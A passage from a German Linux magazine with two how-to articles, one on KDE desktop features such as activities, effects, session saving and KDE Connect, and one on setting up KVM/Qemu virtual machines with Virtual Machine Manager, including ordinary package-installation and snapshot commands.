Zum Alltag jedes Anwenders gehören regelmäßige Aufgaben, zu deren Lösung immer die gleichen Programme genutzt werden. Wenn Sie sich mit Buchhaltung und Steuern beschäftigen, verwenden Sie dafür wahrscheinlich immer das gleiche Set von Program-

men. Ebenso, wenn es um die Bearbeitung von Fotos oder Screenshots geht.

Mit den „Aktivitäten“ haben die KDE-Entwickler dem Desktop eine Möglichkeit spendiert, solche Arbeitssituationen permanent zu speichern und per Mausklick abzurufen. Klicken Sie dazu auf den „Werkzeugkasten“ (das Symbol in der rechten oberen Ecke) und entscheiden Sie sich hier für „Aktivitäten“. Am unteren Bildschirmrand werden jetzt bereits eingerichtete Aktivitäten eingeblendet, die Sie als Vorlagen für eigene Experimente verwenden können.


Eine „Aktivität“ ist ein Inhaltscontainer, der Informationen über laufende Anwendungen, aber auch über Fensteraufteilungen und Hintergrundbilder speichert. Sobald Sie sich für eine Aktivität entscheiden, befinden Sie sich auch schon unmittelbar darin. Mit „Aktivitäten“ aus dem Werkzeugkasten und „Aktivität erstellen“ legen Sie einen eigenen Eintrag an. Jetzt haben Sie die Wahl, die aktuelle Aktivität zu klonen. Entscheiden sich für eine der angebotenen Vorlagen oder beginnen mit einer leeren Arbeitsfläche. Es können mehrere Aktivitäten parallel ablaufen und gestartet werden. Zwischen laufenden Aktivitäten schalten Sie entweder mit der Maus in der Liste der Aktivitäten um oder mit der Tastenkombination Win-Tab.

Passen Sie die Arbeitsfläche an Ihre Wünsche an und starten Sie Anwendungen nach Bedarf. Normalerweise gehört ein Programm zu der Aktivität, aus der heraus sie gestartet wurde.

Wenn Sie eine Anwendung unterschiedlichen Aktivitäten zuweisen wollen oder von einer zur anderen verschieben möchten, ist das ebenfalls möglich. Klicken Sie auf das kleine Icon in der Titelleiste der App und nutzen Sie hier „Aktivitäten“. Dort weisen Sie die Anwendung entweder allen laufenden Containern oder einer bestimmten Aktivität zu. Das Entfernen einer Aktivität ist ein bisschen versteckt. Öffnen Sie den Bereich der Aktivitäten. Unter dem Namen der Aktivität und dem Schraubenschlüssel ist



Aktivitäten stoppen: In der Übersicht der Aktivitäten können Sie diese stoppen oder eine laufende Aktivität auch wieder komplett entfernen.



Bildschirmeffekte für jedes Detail: Sie können in dem unglaublich großen Angebot nach Herzenslust stöbern. Viele Effekte lassen sich auch noch individuell anpassen.

ein Stopp-Schalter. Wenn Sie diesen Schalter anklicken, wird der Eintrag „Löschen“ angezeigt. Damit entfernen Sie den Eintrag.

Optisches Zuckerwerk, so viel Sie wollen


KDE geizt nicht mit optischen Reizen. Die Effekte sind fest in den Programmcode integriert. Sie müssen keine zusätzliche Software installieren oder externe Tools zur Konfiguration nutzen, wie dies beispielsweise bei Unity unter Gnome der Fall ist. Sie finden alle Effekte direkt in den „Systemeinstellungen“.

Rufen Sie dort „Arbeitsflächen-Effekte“ auf. Im Register „Allgemein“ können Sie alle Effekte zentral abschalten. Gerade bei etwas älteren Systemen setzt dies auch Leistungsreserven frei. Wenn Sie hingegen in das Register „Alle Effekte“ wechseln, haben Sie dort die Qual der Wahl.


Hier aktivieren Sie ganz nach Wunsch aus dem riesigen Angebot die Effekte, die Ihnen gefallen. Einige da-

von verfügen auch noch über Optionen, die sich mit einem Klick auf den Schraubenschlüssel öffnen.

Sie möchten etwa, dass sich ein Fenster beim Verschieben zusätzlich bewegt? Dann aktivieren Sie doch beispielsweise die Option „Wabernde Fenster“. Mit einem Klick auf „Anwenden“ übernimmt die Oberfläche die Einstellung sofort und Sie können den neuen Effekt ausprobieren. Dieser Effekt besitzt noch zusätzliche Optionen, mit denen Sie das Verhalten noch weiter verändern können. Und wenn Sie gern wollen, dass Fenster beim Verkleinern wie der Geist in der Flasche verschwinden, dann schalten Sie einfach mal die „Wunderlampe“ ein. Wem die angebotenen Effekte nicht ausreichen, besorgt sich einfach Nachschub mit einem Klick auf „Neue Effekte herunterladen“. Hier gibt es ab und an immer mal wieder einige Neuheiten. Anwendungen, die im Vollbildmodus laufen, sind von den Effekten nicht betroffen. Das garantiert, dass Sie ungestört einen Film ansehen können.



Sitzungsverwaltung: Hier legen Sie fest, ob der Desktop nach einem Neustart „leer“ oder mit den gespeicherten Anwendungen der letzten Sitzung starten soll.



Das ist Linux-Standard: Wenn Sie bestimmte Programme gleich bei der Anmeldung starten wollen, tragen Sie diese in die Autostart-Gruppe ein.

Sitzung speichern: Es geht da weiter, wo Sie aufgehört haben

Damit Sie beim Starten des Systems möglichst schnell wieder dort weitermachen können, wo Sie die Arbeit unterbrochen haben, kann KDE den Inhalt der aktuellen Arbeitssitzung speichern und beim Anmelden wiederherstellen. Diese Option kann ebenso praktisch wie nervtötend sein, denn bis große Anwendungen wie Libre Office oder Gimp gestartet sind, vergeht einige Zeit. Das Wiederherstellen einer Session klappt übrigens

nur dann reibungslos, wenn die Anwendung auch dafür vorbereitet ist. Wundern Sie sich also nicht, wenn Sie einmal vom Browser den Hinweis erhalten, dass die Sitzung nicht wiederhergestellt werden konnte.

Das Verhalten von KDE in diesem Moment steuern Sie über die „Sitzungsverwaltung“. Sie ist Teil der Systemeinstellungen (im Abschnitt „Starten und Beenden“), kann aber auch separat gestartet werden. In der Sitzungsverwaltung stehen drei Optionen zur Auswahl. Voreingestellt ist

das Fortsetzen der vorherigen Sitzung. KDE merkt sich also, welche Apps gelaufen sind und welche Dokumente Sie bearbeitet haben. Wenn Sie dies nicht wollen, können Sie KDE auch so einstellen, dass Sie stets mit einer neuen leeren Sitzung beginnen. Das ist dann natürlich der schnellste Systemstart. Oder Sie aktivieren die Option, eine Sitzung manuell zu speichern, damit diese später fortgesetzt werden kann. Übernehmen Sie diese Option mit „Anwenden“.

Richten Sie sich alle Apps und Dokumente so ein, wie diese benötigt werden. Über das Startmenü von KDE wechseln Sie dann in den Bereich „Verlassen“ und führen hier „Sitzung speichern“ aus. Diese von Ihnen manuell gespeicherte Sitzung wird dann bei der nächsten Anmeldung genutzt.

Während die Sitzungsverwaltung sich den Zustand des Systems zu einem bestimmten Zeitpunkt merkt, gibt es noch die übliche Autostart-Funktion, um Anwendungen beim Starten des Systems aufzurufen. Sie befindet sich ebenfalls in der Kategorie „Starten und Beenden“ der „Systemeinstellungen“. Um eine Anwendung dort abzulegen, klicken Sie auf „Programm hinzufügen“ und wählen dessen Eintrag aus den Programmgruppen des Startmenüs aus. Wenn die Software dort keinen Eintrag besitzt, navigieren Sie mit dem Datei-Symbol bis zum Verzeichnis und der ausführbaren Datei. eben Programmen ist es auch möglich, Scripts in den Autostart zu übernehmen. Das Ablegen eines Scripts funktioniert analog zum Speichern einer Anwendung im Autostart.

Android-Smartphone und KDE koppeln

Apple und Microsoft haben es vorge-macht: Wer Smartphones dieser Hersteller benutzt, kann sich direkt auf dem Desktop über eingehende Nachrichten informieren lassen. Wenn Sie ein Smartphone mit dem Betriebssystem Android einsetzen, nutzen Sie KDE Connect dafür. Dazu müssen Sie die App sowohl auf dem Desktop als auch dem Smartphone installieren. Be-


suchen Sie den Google Play Store, und suchen Sie dort nach „KDE Connect“. Damit Sie auf dem Desktop auch auf Nachrichten zugreifen können, öffnen Sie die „Einstellungen“ auf dem Smartphone und rufen den Abschnitt „Ton & Benachrichtigungen“ auf. Sie finden dort den „Benachrichtigungszugriff“. Hier müssen Sie KDE Connect Zugriff einräumen.

Installieren Sie im zweiten Schritt die Software auf dem Desktop. Starten Sie das Programm nun auf beiden Geräten. Auf dem Smartphone sollte nach kurzer Frist der Gerätenamen des Desktoprechners auftauchen. Tippen Sie auf den Eintrag, um eine Verbindung herzustellen. Auf dem Desktop erscheint die kurze Mitteilung, dass es einen Pairing-Versuch gibt. Nehmen Sie diesen an. Erfahrungsgemäß funktioniert die Kopplung nicht immer auf Anhieb. Versuchen Sie es ruhig mehrfach, vor allem wenn es zu Zeitüberschreitungen beim Verbindungsaufbau kommen sollte. Wenn auch nach mehrfachem Wiederholen keine Verbindung möglich ist, überprüfen Sie, ob die Datei „`~/.kde/share/config/kdeconnectrc`“ bereits vorliegt. Löschen Sie diese Konfigurationsdatei dann einfach und wiederholen Sie den Verbindungsaufbau.


Ist die Kopplung abgeschlossen, stehen Ihnen alle Funktionen zur Verfügung. So erhalten Sie auf dem Desktop alle Mitteilungen, die auch auf dem Handy erscheinen. Darüber hinaus können Sie Dateien direkt vom Telefon an den Computer senden und das Smartphone als entfernten Mausersatz nutzen. Ist der Computer gerade mit dem Abspielen eines Videos beschäftigt, verwenden Sie das Smartphone als Fernbedienung – eine schöne Ergänzung im Alltag.

Benachrichtigungen verwalten

Wenn Sie Ihr Smartphone mit dem Desktop verbunden haben, wird Ihnen auffallen, dass sich das externe Gerät regelmäßig mit kleinen Meldungen in Erinnerung bringt. Der Infobereich auf der Taskleiste von KDE füllt sich im Laufe eines Tages mit unzähligen Hin-



Läuft die Software auf dem Smartphone und am PC-Desktop, dann erkennt die Android-App den Rechner und die Verbindung kann hergestellt werden.



Manche Nachrichtencontainer besitzen eigene Optionen. Dann wird in der Benachrichtigung ein Schraubenschlüssel sichtbar. In diesem Fall legen Sie fest, welche Infos sie benötigen.

weisen und Mitteilungen von Programmen – der Abschluss eines Downloads, der Eingang neuer Nachrichten oder andere Statusmeldungen. Wenn Ihnen die ganzen Hinweise zu viel werden, dann werden Sie diese mit einem Mausklick wieder los:

Klicken Sie dazu auf das Hinweis-Icon mit den Benachrichtigungen (das Ihnen die Zahl der nicht gelesenen Mitteilungen anzeigt). Klicken Sie auf das Kreuz in der rechten oberen Ecke. Schon gehören die Hinweise der Vergangenheit an. Wenn Sie sich eine der Mitteilungen ansehen, achten Sie darauf, ob innerhalb des Benachrichtigung das bekannte Symbol (Schraub-

schlüssel) für das Anpassen der Optionen sichtbar wird. In diesem Fall haben Sie die Möglichkeit, die Benachrichtigung an Ihre Wünsche anzupassen. Nicht empfehlenswert ist das vollständige Abschalten der Mitteilungen. Aber wenn Sie auf die Rückmeldung über im Hintergrund laufende Dateiübertragungen verzichten können oder keine Mitteilungen von Apps erhalten wollen, klicken Sie auf den kleinen Pfeil neben der Uhr, um sich die Details des Systemabschnitts anzusehen. Entscheiden Sie sich dann für „Benachrichtigungen“. Im nächsten Dialog können Sie etwa die Meldungen zu Datenübertragungen deaktivieren. ●


Alles läuft unter Linux

Virtualisierungssoftware ermöglicht es, Windows-Anwendungen auch unter Linux zu nutzen. Außerdem eignet sie sich zum Ausprobieren neuer Linux-Versionen oder von Programmen.

Von Thorsten Eggeling

Nicht für alle Anwendungsgebiete gibt es passende Software unter Linux. Dem einen fehlt das gewohnte Windows-Programm zur Bildbearbeitung, andere müssen die Steuererklärung per Windows-Software erstellen. Eine Dual-Boot-Installation mit Linux und Windows ist eine mögliche Lösung, komfortabler ist aber eine Betriebssystem-Virtualisierung. Sie müssen dann Linux nicht verlassen und können trotzdem gewohnte Windows-Anwendungen nutzen. Virtualisierung bietet noch weitere Vorteile: Der aktuelle Zustand eines virtualisierten Betriebssystems lässt sich sichern und Sie können nach misslungenen Updates, Virenbefall und anderen Defekten den vorherigen Zustand schnell wiederherstellen. Virtuelle Maschinen ermöglichen risikolose Tests von Systemen oder Programmen und lassen sich einfach auf andere PCs transportieren. Da alles in virtuellen Festplattenabbildern untergebracht ist, müssen Sie die Partitionierung der Festplatte nicht ändern und virtuelle Maschinen lassen sich schnell wieder entsorgen.

Dieser Artikel zeigt, wie Virtualisierung funktioniert, wie Sie die bei den meisten Linux-Systemen mitgelieferte KVM (Kernel Virtual Machine) nutzen und was andere Virtualisierungsprogramme zu bieten haben.



Virtualisierung: Diese Technik ermöglicht es, mehrere Betriebssysteme gleichzeitig zu verwenden. Ein Hypervisor organisiert die Verwaltung und baut Anweisungen an die CPU um.

1. So funktioniert Virtualisierung

Die Virtualisierungssoftware bildet einen kompletten Rechner mit allen Komponenten wie Festplatten-, Grafik und Netzwerkadapter nach („Hardware-Emulation“). Erfolgt im virtuellen System („Gastsystem“) ein Zugriff beispielsweise auf das Netzwerk, läuft dieser über einen virtuellen Netzwerkadapter und dann über den Treiber des auf dem PC installierten Systems („Hostsystem“) zum physikalisch vorhandenen Netzwerkadapter. Das Gastsystem sieht also nicht die tatsächlich vorhandene Hardware, sondern nur die virtuellen Komponenten.

Bei der Virtualisierung fängt eine Virtualisierungsschicht Befehle ab, die das Gastsystem an Prozessor und Hardware sendet. Nur das zuerst gestartete Betriebssystem darf privilegierte CPU-Instruktionen verwenden, die später gestarteten Anwendungen dagegen nicht. Dieser privilegierte Zugriff findet im „Ring 0“ der CPU statt, auch „Kernel-Mode“ genannt, und umfasst direkten Zugriff auf Interrupts und RAM. Die abgesicherten Ringe darüber, Ring 1, 2 und 3, gehören zum „User-Mode“. Systemtreiber dürfen beispielsweise im Ring 1 und 2

arbeiten, normale Programme arbeiten dagegen nur ab Ring 3. Das gilt auch für die Virtualisierungssoftware. Damit trotzdem CPU-Befehle aus dem Gastsystem beim Prozessor landen, baut ein Hypervisor die Anweisungen bei Bedarf um.

Dafür ist eine ständige Analyse der Befehle aus dem Gastsystem nötig. Was umgebaut werden muss, hängt von der Art des virtuellen Systems und der Plattform ab (32 oder 64 Bit). In der Virtualisierungssoftware gibt es daher Vorlagen mit unterschiedliche Optionen für ein 32- oder 64-Bit-Windows oder Linux.

Paravirtualisierung: Bei diesem Verfahren greift der Kernel des Gastsystems über eine abstrakte Verwaltungsschicht auf die Hardwareressourcen zu, was zu einer Verbesserung der Geschwindigkeit führen kann. Der Kernel muss dafür speziell angepasst sein, was aber bei aktuellen Linux- und Windows-Systemen standardmäßig der Fall ist.

2. Voraussetzung für Virtualisierungssoftware

Eigentlich war bei den in PCs üblichen x86-Prozessoren Virtualisierung nicht

vorgesehen und der Prozessor konnte nur ein Betriebssystem gleichzeitig verwalten. Per Software beziehungsweise über Treiber lässt sich Virtualisierung aber schon seit längerem nachrüsten. Seit 2006 unterstützen die Prozessorhersteller AMD und Intel das Verfahren auch hardwareseitig. AMD nennt die Technik AMD Virtualization (AMD-V). Sie ist in AMD-Prozessoren seit dem Athlon 64 von 2006 enthalten. Bei Intel heißt die vergleichbare Erweiterung „Virtualization Technology“ oder „Intel VT“ und ist seit dem Pentium 4 Modell 662 verfügbar. Allerdings kann es vorkommen, dass in der Firmware des PCs die Virtualisierungserweiterungen deaktiviert sind. Genauen Aufschluss darüber, was die CPU kann, zeigt unter Linux folgender Terminalbefehl:

```
egrep -c '(svm|vmx)' /proc/cpuinfo
```

Ein Rückgabewert größer „0“ indiziert eine CPU mit Virtualisierungsfunktionen. Wenn nicht, sehen Sie im Bios/Firmwaresetup nach, ob sich AMD-V oder Intel-VT („vt-x“) aktivieren lässt. Manchmal gibt es auch Optionen für „AMD-Vi“ beziehungsweise bei Intel „Vt-d“. Wenn vorhanden, aktivieren Sie diese ebenfalls. Dahinter verbirgt sich die I/O-Virtualisierung („Input/Output“), über die sich der Datenaustausch mit Netzwerkadaptern, Grafikkarten und Festplattencontrollern beschleunigen lässt.

Virtualisierungssoftware wie Virtualbox (-> Punkt 9) funktioniert auch ohne Hardwareunterstützung – allerdings etwas langsamer.



Bios-Einstellungen: Einige Virtualisierungslösungen benötigen die Hardwareunterstützung des Prozessors. Kontrollieren und aktivieren Sie die Funktion im Bios-Setup.

3. Virtualisierung mit KVM und Qemu

KVM (Kernel Virtual Machine) ist seit Version 2.6.20 Bestandteil des Linux-Kernels. Sie können diese Methode der Virtualisierung nur nutzen, wenn die CPU Intel-VT oder AMD-V unterstützt (-> Punkt 2). Andernfalls weichen Sie auf Virtualbox aus (-> Punkt 9). KVM selbst leistet keine Emulation, kann aber Geräte wie Netzwerk- und Festplattenadapter paravirtualisieren und an das Gastsystem weiterreichen. Ist eine Emulation nötig, übernehmen das bei Bedarf Tools aus dem Softwarepaket Qemu („Quick Emulator“). Zur Verwaltung der virtuellen Maschinen dient das Programm Virtual Machine Manager.

Die Kombination KVM/Qemu bietet eine gute Leistung im Gastsystem. Außerdem lassen sich die nötigen Programmpakete direkt aus den Reposito-

rien der gängigen Linux-Systeme beziehen. Unter Ubuntu installieren Sie die nötigen Pakete folgendermaßen in einem Terminalfenster:

```
sudo apt install qemu-kvm libvirt-bin bridge-utils virt-manager qemu-system python-spice-client-gtk
```



Mit dem Virtual Machine Manager sind die Einrichtung der virtuellen Maschinen und die Anpassungen bei den Gastsystemen komplizierter als bei vergleichbaren Lösungen. Ein weiteres Problem ist, dass bei LTS-Versionen wie Ubuntu 14.04 die Software nicht besonders aktuell ist.

Der Virtual Machine Manager ist hier in der Version 0.9.5 zu finden, aktuell wäre 1.3.2. Auch die ältere Version eignet sich für die Virtualisierung aktueller Linux-Systeme und für Windows 7 bis 10, aber es fehlen speziell angepasste Konfigurationsvorlagen für

Virtualisierungssoftware für Linux

KVM/Qemu	KVM/Qemu	Oracle Virtualbox 5	Vmware Player 12	Vmware Workstation 12
Webadresse	http://linux-kvm.org	www.virtualbox.com	www.vmware.com	www.vmware.com
Preis	Open Source	teilweise Open Source	für Privatanwender kostenlos	ab 200 Euro
Funktionen				
AMD-V/Intel-VT erforderlich	ja	nein	ja	nein
Gemeinsame Zwischenablage	ja	ja	ja	ja
Gemeinsame Ordner	nur für Linux-Gast-Systeme	ja	ja	ja
VM-Schnappschüsse	ja	ja	nein	ja
VM-Klonfunktion	ja	ja	nein	ja
Mehrere VMs parallel	ja	ja	nein	ja
3D-Beschleunigung im Gastsystem	nein	ja	ja	ja
USB 2.0/3.0 im Gastsystem	ja/eingeschränkt	ja/ja	ja/ja	ja/ja

Eingebauter Virtualisierer: Im aktuellen Linux-Kernel ist die Software für die Systemvirtualisierung bereits enthalten. Die Paravirtualisierung sorgt für eine gute Leistung des Gastsystems.



Virtuelle Festplatte konfigurieren: Mit der Verwendung von Virtio verbessern Sie die Leistung der Festplatte. Windows benötigt dafür bei der Installation einen zusätzlichen Treiber.

neuerer Systeme und einige interessante Funktionen, etwa zum Erstellen von Sicherungspunkten. Beide Probleme lassen sich jedoch durch ein manuelles Feintuning und Nutzung der Kommandozeile lösen.

Wer als Ubuntu-Nutzer die Pakete aktualisieren möchte, findet eine etwas aktuellere Version von Virtual Machine Manager bei www.getdeb.net. Verwenden Sie folgende vier Befehlszeilen in einem Terminalfenster:

```
wget -q -O - http://archive.getdeb.net/getdeb-archive.key | sudo apt-key add -
sudo sh -c 'echo "deb http://archive.getdeb.net/ubuntu trusty-getdeb apps" >> /etc/apt/sources.list.d/getdeb.list'
sudo apt update
sudo apt install virt-manager
```

Bei Redaktionsschluss ließ sich damit Version 1.2.1 installieren, auf die wir uns in diesem Artikel beziehen. Sie unterscheidet sich nur unwesentlich von

Version 1.3.2. Eine Alternative ist ein Systemupdate auf Ubuntu 15.10. Hier steht der Virtual Machine Manager 1.3.2 zur Verfügung.

Der aktuell angemeldete sudo-Benutzer wird bei der Installation der Programmpakete automatisch zur Gruppe „libvirt“ hinzugefügt. Starten Sie Linux neu oder melden Sie sich ab und wieder an, damit diese Änderung wirksam wird.

4. VMs mit Virtual Machine Manager einrichten

Das Programm taucht im deutschsprachigen Ubuntu-Dash unter der Bezeichnung „Virtuelle Maschinenverwaltung“ auf. Auf der Kommandozeile starten Sie es mit *virt-manager*. Wir beschreiben die Konfiguration am Beispiel einer virtuellen Maschine, in der Windows 10 (64 Bit) laufen soll. Die passende ISO-Datei erhalten Sie von Microsoft zu Testzwecken kostenlos über www.pcwelt.de/bS1n_x.

Eine Linux-Installation läuft ähnlich ab. Sie können jedoch ab Schritt 4 auf die Konfiguration sowie Download und Installation zusätzlicher Treiber verzichten, weil diese in aktuellen Linux-Distributionen schon enthalten sind.

Schritt 1: Klicken Sie auf die Schaltfläche oben links, um eine neue virtuelle Maschine zu erstellen. Im Assistenten wählen Sie in der Regel die Option „Lokales Installationsmedium (ISO-Abbild oder CDROM)“ und klicken auf „Vor“.

Schritt 2: Wählen Sie zwischen „CD-ROM oder DVD benutzen“ oder „ISO-Abbild benutzen“ und geben Sie darunter das Laufwerk beziehungsweise den Speicherort der ISO-Datei mit dem Installationsmedium an. Entfernen Sie das Häkchen vor „Betriebssystem automatisch auf Basis der Installationsmedien erkennen“. Hinter „Betriebssystemtyp“ wählen Sie „Windows“ und darunter die Version des Systems „Microsoft Windows 8.1“. Klicken Sie auf „Vor“.

Schritt 3: Folgen Sie den weiteren Anweisungen, wobei Sie die Voreinstellungen in der Regel übernehmen können. Nur den Speicherplatz für das Festplattenabbild sollten Sie größer wählen als vorgeschlagen. Nach einigen Installationen und Updates wird der Platz sonst schnell knapp, und es ist aufwendig, die Größe einer virtuellen Festplatte nachträglich zu ändern. Abschließend setzen Sie ein Häkchen vor „Konfiguration bearbeiten vor der Installation“ und klicken auf „Fertig“.


Schritt 4: Sie können jetzt fast alle Einstellungen, die der Assistent eingetragen hat, prüfen und ändern. Grundsätzlich lässt sich Windows 10 mit diesen Optionen installieren und verwenden. Allerdings sind die Optionen so gewählt, dass für den Festplatten- und Netzwerkadapter ein Hardwareemulator zum Einsatz kommt. Dadurch sind im Gastsystem zwar keine zusätzlichen Treiber erforderlich, aber die Leistung ist nicht optimal. Stellen Sie deshalb bei „IDE Disk 1“ hinter „Festplattenbus“ den Wert

„VirtIO“ ein. Bei der Netzwerkkarte, mit der Bezeichnung „NIC:e0:86:c0“ oder ähnlich wählen Sie hinter „Gerätemodell“ ebenfalls „VirtIO“. Nach jeder Änderung klicken Sie auf „Anwenden“.

Schritt 5: Laden Sie für die von Red Hat digital signierten Windows-Treiber über https://fedoraproject.org/wiki/Windows_Virtio_Drivers herunter. Klicken Sie auf den Link hinter „Latest virtio-win iso“. Damit laden Sie die Datei „virtio-win-0.1.112.iso“ herunter. Wechseln Sie zurück zur Konfiguration der virtuellen Maschine, klicken Sie auf „Gerät hinzufügen“ und dann auf „Storage“. Wählen Sie hinter „Gerätetyp“ den Eintrag „CDROM-Gerät“. Klicken Sie auf „Durchsuchen“ und dann auf „Lokal durchsuchen“. Wählen Sie die eben heruntergeladene ISO-Datei aus, klicken Sie auf „Öffnen“ und auf „Fertig“.

Schritt 6: Klicken Sie auf „Installation beginnen“. Es öffnet sich das Fenster eines virtuellen PCs, in dem das Windows-System startet. Folgen Sie den Anweisungen wie bei Windows-Neuinstallationen üblich. Bei der Installationsart klicken Sie auf „Benutzerdefiniert: nur Windows installieren (für fortgeschrittene Benutzer)“. Klicken Sie dann auf „Treiber laden -> Durchsuchen“, und öffnen Sie den Ordner „E:\viosstor\w10\amd64“. Klicken Sie auf „OK“ und dann auf „Weiter“. Installieren Sie auf diese Weise auch den Netzwerktreiber aus dem Ordner „E:\NetKVM\w10\amd64“.

Schritt 7: Im fertig installierten Windows-Gastsystem installieren Sie von der Treiber-CD noch den Grafikchip-Treiber aus dem Ordner „qxldod/w10“, den Treiber für die serielle Schnittstelle aus „vioserial/w10“ und den Balloon-Treiber aus dem Ordner „Balloon/w10/amd64“. Letzterer ist für die Optimierung der Hauptspeicherverwaltung zuständig. Die serielle Schnittstelle ist Voraussetzung für die gemeinsame Nutzung der Zwischenablage (-> Punkt 6). Wählen Sie im Kontextmenü der „Inf“-Dateien jeweils den Eintrag „Installieren“. Im



Treiber im Gastsystem: Im Windows-Gerätemanager kontrollieren Sie, ob alle Treiber für die virtuelle Hardware installiert sind. Nur dann läuft das System optimal.

Windows-Gerätemanager („devmgmt.msc“) kontrollieren Sie, ob alle Treiber installiert sind und keine unbekanntenen Geräte mehr auftauchen.

5. Virtuelle Maschinen verwenden

Im Fenster der geöffneten virtuellen Maschine können Sie über die beiden Icons auf der linken Seite der Symbolleiste zwischen der grafischen Konsole, also dem Desktop der VM, und den Einstellungen umschalten. Diese lassen sich nur bei heruntergefahrenem Gastsystem ändern.

Außerdem gibt es hier Schaltflächen, über die Sie eine VM pausieren und wieder starten. Neben dem Stop-Schalter finden Sie ein Menü mit Funktionen wie „Herunterfahren“ oder „Ausschalten erzwingen“. Per Klick auf

„Speichern“ sichern Sie den momentanen Zustand und beenden die VM. Mit der Play-Schaltfläche schalten Sie sie wieder ein.

Das letzte Icon zeigt die Schnappschussverwaltung an. Hier lassen sich Zustände von Abbildern speichern und bei Bedarf wieder herstellen. Alternativ verwenden Sie die Kommandozeile:

```
virsh snapshot-create-as win10
  snapshot_1 "Snapshot 1 von Windows 10"
```

```
virsh snapshot-list win10
```

```
virsh snapshot-revert --domain
  win10 snapshot_1
```

```
virsh snapshot-delete --domain
  win10 --snapshotname snapshot_1
```


Die vier Beispielzeilen zeigen das Erstellen („create-as“), Auflisten („list“), Wiederherstellen („revert“) und Löschen („delete“) von Sicherungen.

Hardwarebeschleunigung in virtuellen Maschinen


Ein Schwachpunkt virtualisierter Systeme ist die Grafikleistung. Virtuelle Grafikkarten kommen an die Fähigkeiten aktueller Grafikchips nicht heran. Für Browser und Büroanwendungen reicht es, und selbst HD-Videos lassen sich in guter Qualität abspielen. Bei Videoschnitt oder Bildbearbeitung muss man jedoch die Ansprüche herunterschrauben, anspruchsvolle PC-Spiele lassen sich überhaupt nicht nutzen.

Virtualbox und Vmware Player haben die 3D-Hardware-Beschleunigung mit jeder neuen Version etwas verbessert. Anwen-

dungen, die DirectX oder Open GL verwenden, können davon profitieren. Die 2D-Beschleunigung in Virtualbox steht nur für Windows-Gäste zur Verfügung und hilft bei der Darstellung etwa von Videoinhalten. KVM/Qemu erbringen dank optimierter Treiber ebenfalls ausreichende Grafikleistung für die meisten Anwendungen. 3D-Treiber sind in Arbeit, die Software ist bereits im Kernel 4.4 vom Januar 2016 enthalten. Bis die aktualisierten Pakete in die Linux-Distributionen einfließen, wird es aber noch etwas dauern (Infos dazu siehe unter <https://virgil3d.github.io>).



Schnelles Backup: Mit Schnappschüssen sichern Sie den aktuellen Zustand des Gastsystems. Das System lässt sich später mit wenigen Mausklicks zurücksetzen.



Zugriff aufs LAN: Konfigurieren Sie im Netzwerkmanager eine Netzwerkbrücke und verwenden Sie diese als virtuelle Schnittstelle. Dann können Sie auf Freigaben im Netz zugreifen.

6. Gemeinsame Zwischenablage einrichten

Damit Sie Text und Bild über die Zwischenablage vom Host- zum Gastsystem und umgekehrt austauschen können, müssen Sie im Gastsystem einen Dienst installieren. Laden Sie von www.spice-space.org/download.html die Windows Guest Tools herunter (aktuell: „spice-guest-tools-0.100.exe“). Starten Sie die EXE-Datei nicht, sondern entpacken Sie den Inhalt mit einem Tool wie 7-Zip (www.7-zip.org) im virtualisierten Windows 10. Kopieren Sie die Dateien „vdaagent.exe“ und „vdservice.exe“ beispielsweise in den Ordner „C:\Program Files (x86)\Spice-GuestTools“. In einer Kommandozeile mit administrativen Rechten geben Sie dann folgenden Befehl ein:

```
"C:\Program Files (x86)\SpiceGuestTools\vdservice" install
```

Starten Sie jetzt Windows neu. Nun funktionieren die Hotkeys Strg-C und Strg-V zum Austausch über die Zwischenablage.

Unter einem Linux-Gastsystem installieren Sie für den gleichen Zweck das Paket „spice-vdagent“.

7. Verbindung zum lokalen Netzwerk herstellen

Das Netzwerk in der virtuellen Maschine ist standardmäßig als NAT konfiguriert: Sie kommen zwar ins Internet, aber nicht in das lokale Netzwerk. Um das zu ändern, richten Sie unter

Ubuntu über den Netzwerkmanager eine Netzwerkbrücke ein. In Ubuntu 14.04 hat dieser jedoch einen Fehler, der die Nutzung der Brücke verhindert. Installieren Sie mit folgenden drei Befehlszeilen im Hostsystem eine aktualisierte Version:

```
sudo add-apt-repository
ppa:cschieli/bug1273201
sudo apt update
sudo apt install network-manager
```

Starten Sie Linux neu. Klicken Sie das Icon des Netzwerkmanagers in der Leiste am oberen Bildschirmrand an und gehen Sie auf „Verbindungen bearbeiten“. Klicken Sie auf „Hinzufügen“, wählen Sie „Brücke“ und klicken Sie auf „Erzeugen“. Auf der Registerkarte „Brücke“ tragen Sie hinter „Name der Schnittstelle“ die Bezeichnung „bridge0“ ein. Klicken Sie auf „Hinzufügen“, wählen Sie „Ethernet“, klicken Sie auf „Erzeugen“ und wählen Sie hinter „Mac-Adresse des Gerätes“ Ihren Netzwerkadapter aus.

Auf der Registerkarte „Allgemein“ setzen Sie ein Häkchen vor „Automatisch mit diesem Netzwerk verbinden, wenn es verfügbar ist“. Bestätigen Sie zweimal mit „Speichern“. Löschen Sie dann im Fenster „Netzwerkverbindungen“ die Verbindung unter „Ethernet“ und starten Sie Linux neu.

Öffnen Sie die VM in der virtuellen Maschinenverwaltung und klicken Sie auf das blaue „i“-Icon, um die Konfiguration zu ändern. Gehen Sie auf den

Eintrag für die virtuelle Netzwerkschnittstelle, beispielsweise „NIC:e0:86:c0“. Wählen Sie hinter „Netzwerkquelle“ den Eintrag „Namen des gemeinsam verwendeten Gerätes“ an und tragen Sie hinter „Brückennamen“ die Bezeichnung „bridge0“ ein. Klicken Sie auf „Anwenden“ und starten Sie die virtuelle Maschine. Nun haben Sie im Gastsystem Zugriff auf lokale Netzfreigaben.

8. USB-Geräte im Gastsystem nutzen

Öffnen Sie eine virtuelle Maschine in der virtuellen Maschinenverwaltung und lassen Sie sich die Konfiguration anzeigen. Klicken Sie auf „Gerät hinzufügen“ und dann auf „USB Host Device“. Wählen Sie das USB-Gerät aus der Liste, das Sie in der VM nutzen wollen, und klicken Sie auf „Fertig“. Das Gerät wird eingebunden, sobald Sie das Gastsystem starten. Im Hostsystem ist es dann nicht mehr verfügbar. In den Einstellungen lässt sich bei „Steuerung USB“ auch USB 3.0 konfigurieren. Die Funktion ist allerdings noch experimentell und bei vielen PCs funktioniert die Erkennung der Geräte nicht zuverlässig.

9. Virtuelle Maschinen mit Virtualbox

Virtualbox ist eine bewährte Virtualisierungssoftware für Linux. Die Open-Source-Version lässt sich über die Soft-

